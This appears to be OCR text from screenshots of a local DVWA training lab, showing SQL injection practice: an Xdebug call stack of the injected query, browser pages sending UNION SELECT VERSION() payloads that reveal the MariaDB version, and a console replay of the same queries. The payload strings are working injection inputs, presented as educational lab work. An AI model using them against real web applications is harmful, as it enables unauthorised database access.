
Call Stack


#	Time	Memory	Function	Location
1	0.0003	364080	{main}( )	...\index.php:0
2	0.0062	462680	require_once('E:\wamp64\www\dvwa\vulnerabilities\sqli\source\low.php)	...\index.php:34
3	0.0062	462792	mysqli_query($mysql = class mysqli { public string|int $affected_rows = *uninitialized*; public string $client_info = *uninitialized*; public int $client_version = *uninitialized*; public int $connect_errno = *uninitialized*; public ?string $connect_error = *uninitialized*; public int $errno = *uninitialized*; public string $error = *uninitialized*; public array $error_list = *uninitialized*; public int $field_count = *uninitialized*; public string $host_info = *uninitialized*; public ?string $info = *uninitialized*; public string|int $insert_id = *uninitialized*; public string $server_info = *uninitialized*; public int $server_version = *uninitialized*; public string $sqlstate = *uninitialized*; public int $protocol_version = *uninitialized*; public int $thread_id = *uninitialized*; public int $warning_count = *uninitialized* }, $query = 'SELECT first_name, last_name FROM users WHERE user_id = \'\' select version()#\';')	...\low.php:11



Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Ma
localhost/dvwa/vulnerabilities/sqli/?id='+union+select+version()%2C+null%23&S
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' union select version(), null#
First name: 8.2.0
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
9:07 PM
3/14/2024



Vulnerability: SQL In
Poe
mysql - What is the
mysql & mariadb D
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+VERSION()%2C+NULL
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT VERSION(), NULL#
First name: 11.2.2-MariaDB
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
9:19 PM
3/14/2024



Vulnerability: SQL In
Poe
mysql - What is the
mysql & mariadb D
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+null%2CVERSION()%2
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT null,VERSION()#
First name:
Surname: 11.2.2-MariaDB
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
Han...
9:21 PM
3/14/2024



config
File
Home
Share
View
E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe
Server version: 11.2.2-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> use dvwa;
Database changed
MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM
-> users WHERE user_id = '' UNION SELECT VERSION(), NULL#';
->
-> ;
| First name | Surname |
| 11.2.2-MariaDB | NULL |
1 row in set (0.014 sec)
MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM
-> users WHERE user_id = '' UNION SELECT null,VERSION()#';
-> ;
| First name | Surname |
| NULL | 11.2.2-MariaDB |
1 row in set (0.000 sec)
MariaDB [dvwa]>
2 items
Type here to search
Han...
9:22 PM
3/14/2024

